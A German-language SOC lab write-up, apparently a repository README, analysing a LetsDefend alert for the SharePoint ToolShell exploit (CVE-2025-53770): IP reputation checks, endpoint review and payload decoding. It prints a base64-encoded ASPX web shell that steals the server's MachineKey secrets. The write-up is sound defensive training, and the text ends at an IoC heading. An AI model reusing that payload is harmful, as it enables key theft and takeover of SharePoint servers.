
 michaael01/letsdefend--soc-342-cve-2025-53770-sharepoint-exploit-toolshell
Detaillierter Walkthrough der Ausnutzung von CVE-2025-53770 (ToolShell) SharePoint Zero-Day, einschließlich RCE-Analyse, MachineKey-Exfiltration, Payload-Kompilierung, Web-Shell-Bereitstellung und Incident-Response-Eindämmungsschritte.

Ich habe mich im LetsDefend-Labor mit einem SharePoint-Zero-Day namens ToolShell (CVE-2025-53770) befasst. Ich habe einen realen Zero-Day-Angriff nachgestellt, bei dem eine bösartige POST-Anfrage die Authentifizierung umging, PowerShell ausführte, um MachineKeySection-Schlüssel zu stehlen, payload.exe kompilierte und eine Webshell (spinstall0.aspx) ablegte. Ich habe alles protokolliert, das Verhalten analysiert und den Host isoliert. Dieses README behandelt die Angriffsprozesse, die Schritte zur Eindämmung des Angriffs und die gewonnenen Erkenntnisse.

Dies ist eine kritische Warnung und verdächtige Aktivität, die auf die ToolPane.aspx von MS SharePoint mit großem Payload und gespooftem Referer abzielte. Der CVE-Kontext ist mit CVE-2025-53770 verknüpft. Es handelt sich um eine kritische SharePoint-Schwachstelle, die über eine speziell präparierte POST-Anfrage ausgenutzt wird, die nicht authentifizierten Angreifern Zugriff ermöglichte. Die erfolgreiche Ausnutzung führte zur Remote-Codeausführung (RCE) auf dem Server. Ich habe dies als aktiv und mit hoher Dringlichkeit behandelt und gehe von einer möglichen erfolgreichen Kompromittierung aus, bis das Gegenteil bewiesen ist.
Microsoft SharePoint ist eine Plattform für die Zusammenarbeit in Unternehmen und die Dokumentenverwaltung — im Wesentlichen ein sicherer, organisierter Knotenpunkt für Dateien, Workflows und interne Webanwendungen.
Ein kritischer Zero-Day in Microsoft SharePoint Server, der es Angreifern ermöglicht, ohne Authentifizierung Code aus der Ferne auszuführen. Er missbraucht unsichere Deserialisierung und wird oft mit anderen SharePoint-Schwachstellen (CVE-2025-49704, CVE-2025-49706) für die vollständige Übernahme des Systems kombiniert. Bewertet mit CVSS 9.8 (Kritisch) und aktiv in freier Wildbahn ausgenutzt.
Ich habe die IP-Adresse des Absenders (Quell-IP-Adresse) mit VirusTotal analysiert.
Quell-IP-Adresse: 107.191.58.76

Daraus kann ich ersehen, dass 15/95 Sicherheitsanbieter diese IP-Adresse als bösartig eingestuft haben, was bereits viel über die IP aussagt.
Jetzt muss ich den Standort der IP ermitteln. Dies wurde mit Hilfe von AbuseIPDB durchgeführt, und wie unten gezeigt, ist die IP bekannt für Hacking, Brute-Force, Web-App-Angriffe, Portscans und DNS-Vergiftung.

Als SOC-Analyst, der diesen Fall bearbeitet, ist einer der wichtigsten Schritte die Endpunkt-Analyse. Ich habe auf der Endpoint-Security nach dem Host mit dem Namen "SharePoint01" gesucht, da die IP für Hacking bekannt ist, für weitere Analysen.

Nachdem ich den Host gefunden hatte, habe ich den Terminalverlauf aufgerufen, um die Befehlszeile zu prüfen.

PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyksDQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==
Aufgrund des Payloads habe ich den Base64-Decoder verwendet, um den Befehl zu dekodieren, wie unten gezeigt:

Der Benutzer startete PowerShell aus dem Systemverzeichnis "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" und mit codierten Befehlen ein serverseitiges C#-Skript für ASP.NET.
Der Payload versucht, den ASP.NET-MachineKey des Hosts zu lesen und weiterzugeben — ein Geheimnis, das verwendet werden kann, um ViewState-/Deserialisierungs-Token zu fälschen und Authentifizierungs-Bypass sowie Remote-Codeausführung zu ermöglichen. Dies entspricht dem ToolShell-Ausbeutungsmuster (MachineKey-Missbrauch). Wichtige Indikatoren für eine Kompromittierung (IoCs) im Befehl unter Verwendung von Base64-Dekodierung und -Kodierung:
